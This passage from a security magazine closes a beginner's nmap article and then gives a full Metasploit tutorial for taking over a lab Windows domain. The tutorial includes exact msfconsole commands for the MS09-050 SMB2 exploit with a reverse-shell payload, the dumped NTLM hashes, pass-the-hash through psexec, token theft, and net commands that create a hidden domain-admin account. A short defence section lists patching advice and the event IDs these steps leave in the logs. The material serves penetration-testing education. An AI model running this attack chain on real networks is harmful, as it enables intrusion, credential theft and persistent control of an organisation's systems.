


Figure 7. VM and network setup

We see now, without using any option flags, the results are pretty basic. So let's add some option flags. From the `-help` option, we know `-s` gives us the services running and `-v` gives the versions. We therefore run `nmap -sV 172.16.164.132` and we get more detailed results: Figure 3.


Some of the interesting things we see in these results are five open ports, all TCP ports: 135 is for Microsoft Remote Procedure Call [1], 139 and 445 and being used by NetBIOS [2], 2869 is running an HTTP services called Microsoft HTTPAPI [3], and 50003 is TCPWrapped [4].

All this information is a gold mine for security analysts and hackers alike. SAs use it to find the holes and unsecured systems on their networks quickly and easily. Hackers will use the information to match their exploits with potentially flawed service versions they find. Hacking, at it's most basic, can be defined as using administrative tools in ways for which they were not originally designed.

While we're on the topic, there are three types of hackers and they're divided into different colored hats: black hats are out to steal information or extort you or your business, white hats are the pentesters, these are people hired by individuals or organizations to find and exploit weaknesses in networks before the black hats get there, the third hats are the grey hats, these often blur the line by balancing a day job on the legal side with a hobby on the nefarious side.

Now let's get back to nmap. Now that I've identified the services and versions, and found there's a published exploit for the service version, I need to know if the operating system is vulnerable to the exploit. Some exploits will only work on certain services and versions running on certain operating systems and versions. From the `-help` I ran earlier, I discovered the `-o` option to get the operating system information. By running `nmap -o 172.16.164.132` I get the following results: Figure 4.

Something I will recommend doing though is running these scans on a regular basis, both from inside and outside your network (boundary firewall). If vulnerable services are found, I strongly recommend upgrading them to newer versions. If upgrading is not an option, say for legacy systems, I recommend a combination of internal firewalls and security VPNs. These will help prevent the vulnerable systems from being used as pivot points for hackers to attack the rest of your network. I've seen too many networks with very nice hard outer shells, but once inside, everything is open. I liken them to a watermelon: thick hard rind protecting the squishy innards, but get inside



NMAP MINDMAP  
Mohamed M. Aly

Figure 8. nmap's veritable plethora of options (Map credit: <http://nmap.org/docs/nmap-mindmap.pdf>)

and it's just that, soft and squishy. For this reason I endorse the layered security, or defense-in-depth, method of network security (Figure 5 and Figure 6).

This will conclude the beginner's guide to nmap. Look for upcoming articles on using these results to perform some white hat hacking of your own using other tools built into Backtrack: Metasploit, TFTP, John the Ripper, and others.

## Notes

My set-up is actually running Backtrack 5 R3 and Windows 7 in VMware Fusion VMs on an Apple MacBook Pro 13" with 16GB of RAM. They are running on a closed virtual network with connection to the MacBook host but without connection to an outside network.

Nmap is capable of MUCH more than is described in this article. Keep playing with different options, listed in the MindMap above, to discover what else it can do (Figure 8).

## References

- [1] Used in programming to call sub-routines without the programmer needing to explicitly code the details of interaction.
- [2] Network Basic Input/Output System. Used to allow applications on separate computers to share information and data over a computer's local area network.
- [3] Used to allow applications to communicate over HTTP without using Microsoft's old IIS (Internet Information Server).
- [4] TCP Wrapper is a client side software solution to provide firewall features. It monitors all incoming packets to the machine and if an external node attempts to connect, the software checks to see if the node is authorized based on various specified criteria.

## ANDREW JONES



Andrew Jones ([ajones@vmtraining.net](mailto:ajones@vmtraining.net)) is a former US Air Force Network Warfare Defense instructor. He is now a trainer for VMTraining, specializing in cloud and virtualization technologies, as well as all types of network security.

# Metasploit – How to Play with Smb and Authentication

Ok folks, when you are reading this title you are thinking “Hey, this stuff is old crap, it’s impossible who this attack are yet working in native windows 2008 R2 Active Directory Domain...”

**B**ut...You are wrong. This stuff still working in the state of the art infrastructure. And I want to show you...

In my experience a lot of infrastructures have two big problems, they are using local admin credential with the same password in some or all systems of the network and maintain some servers (or clients) unpatched, with these two common mistakes we can completely Pown the infrastructure.

Two pillars of best practices are just patching and a different password for local admin for each host and it is possible to retrieve a lot of best practices from the Internet and in many books about security architecture, but a lot of system admin don’t use them, why?

In most case because the system admins are uneducated in security, or because they are lazy, or because they are too busy..

## Beginning the attack

The first step is to find the vulnerable host, we can do this in a lot of manners, the ROE in the contract with your customers are the driver, in some case we can use tools like nessus, if the noise is acceptable, otherwise the choice of old style hackers is to work with nmap with a very small range of ports and with a long interval between one port and another, something like a ‘paranoid’ scan on the nmap timing template.

In my test lab I have one host with installed windows 2k8 sp2 unpatched, this host is vulnerable, I

will try to use an attack against the smb2, the exploit ms090 050, the exploit is stable enough, but in some cases can crash the target, for this reason be careful in production environments. Before starting with the attacks we will review the test lab configurations, we have three windows hosts, two of them have installed windows server 2k8 R2 and one is with windows server 2k8 sp2, the two host 2k8R2 are on the 2k8 Active Directory domain, the domain mode and the forest mode are windows 2k8, the host with windows server 2k8sp2 is a workgroup server with file sharing enabled, look at this table:

DC2k8R2	- 192.168.254.201	- Domain Controller and DNS server
SRV2k8R2	- 192.168.254.202	- Member Server
SRV2k8sp2	- 192.168.254.204	- Stand Alone Server - File Sharing

We have also an attacking machine, in my case a Backtrack 5 R2 x64 with IP 192.168.254.1.

I like the Backtrack machine because is not necessary to install a lot of tools, it has the most popular and used tools directly on-board.

I start the metasploit framework in my BT5R2 machine, normally I like to work with msfconsole because this is the most interactive from the environment of metasploit framework, but if you prefer the GUI, is possible to work with Armitage.

Now I configure the first exploit:



```
use exploit/windows/smb/ms09_050_smb2_negotiate_
func_index
and I will set the payload and the other
parameters
set PAYLOAD windows/meterpreter/reverse_tcp
set RHOST 192.168.254.204 - the remote host to
attack
set LHOST 192.168.254.1 - the host who receive the
reverse shell
```

and I run the attack in background with exploit -j (Figure 1).

The attack sends the exploit packet and I will get my session, normally I like to work with meterpreter, if it is possible (Figure 2).

The exploit worked well (hey dude, don't sleep... remember, this exploit, in some cases, doesn't work properly... it is also possible to get blue screen in target machine; Figure 3).

Now we have the control of the target machine, but I don't tell you the auxiliary skill necessary in a real pentest, for example the manner to migrate from one process to another...

I want to start immediately with the search of good credentials for switch to another machine, I will use the script hashdump, this script seek the syskey in the windows register and after dump the password hash from the SAM database.

Ok, write run hashdump and wait... (Figure 4).

Look the administrator password:

```
msf7 > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf7 exploit(smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf7 exploit(smb2_negotiate_func_index) > show options
Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
Name Current Setting Required Description
-----
RHOST yes The target address
RPORT 445 yes The target port
WAIT 180 yes The number of seconds to wait for the attack to complete.

Payload options (Windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC Thread yes Exit technique: seh, thread, process, none
LHOST yes The listener address
LPORT 4444 yes The listener port

Exploit target
Id Name
--
0 Windows Vista SP1/SP2 and Server 2008 (x86)

msf7 exploit(smb2_negotiate_func_index) > set RHOST 192.168.254.204
RHOST => 192.168.254.204
msf7 exploit(smb2_negotiate_func_index) > set LHOST 192.168.254.1
LHOST => 192.168.254.1
msf7 exploit(smb2_negotiate_func_index) > exploit -j
```

Figure 1. Run the attack

```
msf7 exploit(smb2_negotiate_func_index) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.254.1:4444
[*] Connecting to the target (192.168.254.204:445)...
msf7 exploit(smb2_negotiate_func_index) > [*] Sending the exploit packet (872 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (752120 bytes) to 192.168.254.204
[*] Meterpreter session 1 opened (192.168.254.1:4444 -> 192.168.254.204:4456) at 2012-09-14 23:19:22 -0200
sessions => 1
[*] Starting interaction with 1
```

Figure 2. Work with Meterpreter

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
a87f3a337d73085c45f9416be5787d86
```

This is the built in Administrator, the sid is 500 and this is the LM hash:

```
aad3b435b51404eeaad3b435b51404ee
```

Do you know this hash? I think yes, this is the hash for null password, this happens because the LM hash is disabled.

The second chunk of password is the NTLM password hash :

```
a87f3a337d73085c45f9416be5787d86
```

In my lab the password isn't so strong, but in a real pentest the password can be very hard to crack, if you use long and complex password, which no dictionary word, the time necessary to crack the password is over the time who you have in a pentest...sorry? What are you saying to me? Rainbow tables? Mmmmh in my production environment I use password with 10 or 12 characters...do you have rainbow for this? I need another way to Pown other machine without cracking the passwords.

I will use the metasploit pass-the-hash attack, I try to use directly the hash no matter if the password is complex.

The pass-the-hash attack is a very destructive attack, the big problem is that this is not a vulnerabil-



Figure 3. It does not always work

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY acff5540d3b2fab426d6a84658eada07...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SofTwar:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::

meterpreter >
```

Figure 4. Run hashdump

ity, but a feature, in order to patch this vulnerability it is necessary to rewrite completely the authentication structures, this feature is the basic feature which permits to share resource in a workgroup. The only way to avoid the attack is to not share the same password for the same user in different hosts.

In my test lab the SRV2k8sp2 machine is not member of the domain, but the Administrator password of this machine is the same of the Domain Member Server SRV2k8R2.

In metasploit this attack is based on the tool of Sysinternals Psexec.

Normally, after use of hashdump script I copy and paste the hash in a text file on my desktop.

After the meterpreter command background I set up the attack for the second host, I use the exploit/win-

dows/smb/psexec and the payload windows/meterpreter/reverse\_https; The other options are (Figure 5):

```
set RHOST 192.168.254.202
set LHOST 192.168.254.1
set SMBUser Administrator
set SMBDomain srv2k8r2
set SMBPass aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86
```

Ok, the exploit worked... After few seconds we have the second session of our attack, with the meterpreter command sessions -i 2 I interact with this second session (Figure 6).

Now I have Powned a host that is member of the domain, but my current privilege is local admin, without domain permissions. I need to escalate privileges, with a quick look of running program in my target machine with the command ps I can see the program with PID 1432, vds.exe, this program is running with privileges of administrator of the domain 2k8, I hope to find the token of this user in this target machine (Figure 7).




Figure 5. Other options




Figure 6. Second session




Figure 7. Target machine




Figure 8. The „incognito” extension




Figure 9. Steal the token




Figure 10. There is no account

To do this I need to load the “incognito” extension, this extension is very funny, with incognito it is possible to steal tokens of users and is also possible to create a user or to put this user in a global or domain local group...Very interesting... (Figure 8).

I can use list\_token to see the tokens available in this machine and after it is possible to use these founded tokens with impersonate\_token command, alternatively, I can use the command steal\_token (Figure 9).

If I invoke this command with the PID of the process I get the token used from the process, in my case I get the domain admin token.

Now I want to add my own administrator to the attacked domain, my user will have a very stealthy name, “hacker”.

This account doesn't exist in 2k8 domain (Figure 10). I try to create...I try to use add\_user command from incognito...

```
add_user Hacker Passw0rd
```

but nothing happened in the 2k8 domain... This is because despite that I am a domain admin, I am not in a domain controller, the newly created user is simply a local user in this target host... For-




Figure 11. Executing the command




Figure 12. Specify the IP of a Domain Controller



Figure 13. Similar command output




Figure 14. Hacker User

fortunately the incognito add\_user option has a “-h” for using this command versus a remote host, in my case I want to use this command in my target Domain Controller, because the D.C don't have local user this is the same that executing the command in the domain (Figure 11).

I will try again with this options and specifying the IP address of a Domain Controller (Figure 12):

```
add_user Hacker Passw0rd -h 192.168.254.201
```

The command output is the same as the previous, I need to see in A.D (Figure 13). Very good, now the user “hacker” is on my domain.

But this user is only a domain user, with no administrative privileges, I try to add some privileges with two commands of incognito (Figure 14 and Figure 15):

```
add_localgroup_user administrators hacker -h 192.168.254.201
add_group_user "domain admins" hacker -h 192.168.254.201
```

And now my newly created user has administrator and domain admin, as you can see, I have used two different commands, because the “domain admin” group is a global group, while administrators group is a domain local group (not really domain local, is a built-in local, but for my job, is the same...)

With this technique I can add (or remove) any group which I want, I need only to know if the group is domain local or global. In a real pentest we need to understand the naming convention in use and after we can create a very stealthy account.




Figure 15. Adding privileges

## Real life

It's not so strange that some meterpreter commands or loading extensions doesn't working properly.

### What happen in this case?

Normally nothing, all, or most command have a workaround to get the same result, below some examples:

The meterpreter command "shell" is not working? No problem, we can use the generic meterpreter command for the command execution:

```
execute -f cmd.exe -c -H -i
```

and now you have your shell...

The incognito extension is a shortcut, if it don't work, you can use some shell commands:

To create a user:

```
net user hacker2 Passw0rd /add /domain
```




Figure 16. Log-on to Domain Controller




Figure 17. Use rdesktop for the connection

To nest the new user:

```
net localgroup administrators hacker2 /add /domain  
net group "domain admins" hacker2 /add /domain
```

At this point you are the king of the domain and you can do everything you want.

In my lab I try the simplest way, now I can log-on to my attacked Domain Controller with terminal server connection, now I am a regular user... (Figure 16)

In my test lab, I can use rdesktop for connect to the Domain Controller, because, like a lot of real servers windows server 2k8, the configuration of remote desktop connections is without NLA (Network Level Authentication; Figure 17).

Otherwise we must install and use other tools (or you can use one windows attacking machine)

## Defense and logging

The first step to do is a procedure to quickly patch all the systems fast, but in real world this is not so simple, for a lot of reasons.

In yours infrastructures, you might have a legacy application which is vital for your business? Or an equally important legacy hardware? With this



Figure 18. Leaving traces 1




Figure 19. Traces 2

consideration it is simple to understand why, in many situations, is possible to find unpatched systems in very important environments and, I believe that it always pays to look for this type of vulnerability at the beginning of a pentest.

For the second type of attack used in my demo, the only solution is to find a manner for managing the password for local admin for every host, which manner? I don't know, there are many possible solution and you need to look which one is the better for your infrastructure.

Another important notice is that ALL activities that we have accomplished have left a trace in the event log: event id 4625 e 4776 for smb/smb2 attack, with the IP address of the attacking machine, the creation of user and the group nesting performed with incognito can creates the event id 4728, 4720, 4722, 4738, 4724 and 4732. In this regard a very interesting reading is in the website *ultimatewindowssecurity.com* (Figure 18 and Figure 19).

The use of IDP/IPS can detect and stop some metasploit attacks, in the same manner we need to remember that it is true that meterpreter work in memory, and for this reason it is stealth, but otherwise, when something is uploaded to disk, many antivirus can detect the attack. For example, every time that you try to get persistence, you put something on the target disk.

For trapping the creation of users, or the nesting in privileged groups you can use some scripts, or software for monitoring appropriate event Id or you can use various users provisioning tools that can trap every unexpected modification.


## GUGLIELMO SCAIOLA



*Guglielmo Scaiola works as I.T. Pro since 1987, He's a free lance consultant, pentester and trainer, works especially in banking environment. Over the years Guglielmo has achieved several certifications, including: MCT, MCSA, MCSE, Security +, Lead Auditor ISO 27001, ITIL, eCPPT, CEI, CHFI, CEH and ECSA.*

*In 2011 he was awarded the "Ec-Council Instructor - Circle of Excellence."*

*Guglielmo Scaiola can be contacted at [s0ftwar@miproparma.com](mailto:s0ftwar@miproparma.com)*



For many years, Joe Weiss has been sounding the alarm regarding the potential adverse impact of the 'law of unintended consequences' on the evolving convergence between industrial control systems technology and information technology. In this informative book, he makes a strong case regarding the need for situational awareness, analytical thinking, dedicated personnel resources with appropriate training, and technical excellence when attempting to protect industrial process controls and SCADA systems from potential malicious or inadvertent cyber incidents."

—**DAVE RAHN**, *Registered Professional Engineer, with 35 years experience.*



**MOMENTUM PRESS**

FOR US ORDERS:

[www.momentumpress.net](http://www.momentumpress.net)

PHONE 800.689.2432

FOR INTERNATIONAL ORDERS:

**McGraw-Hill Professional**

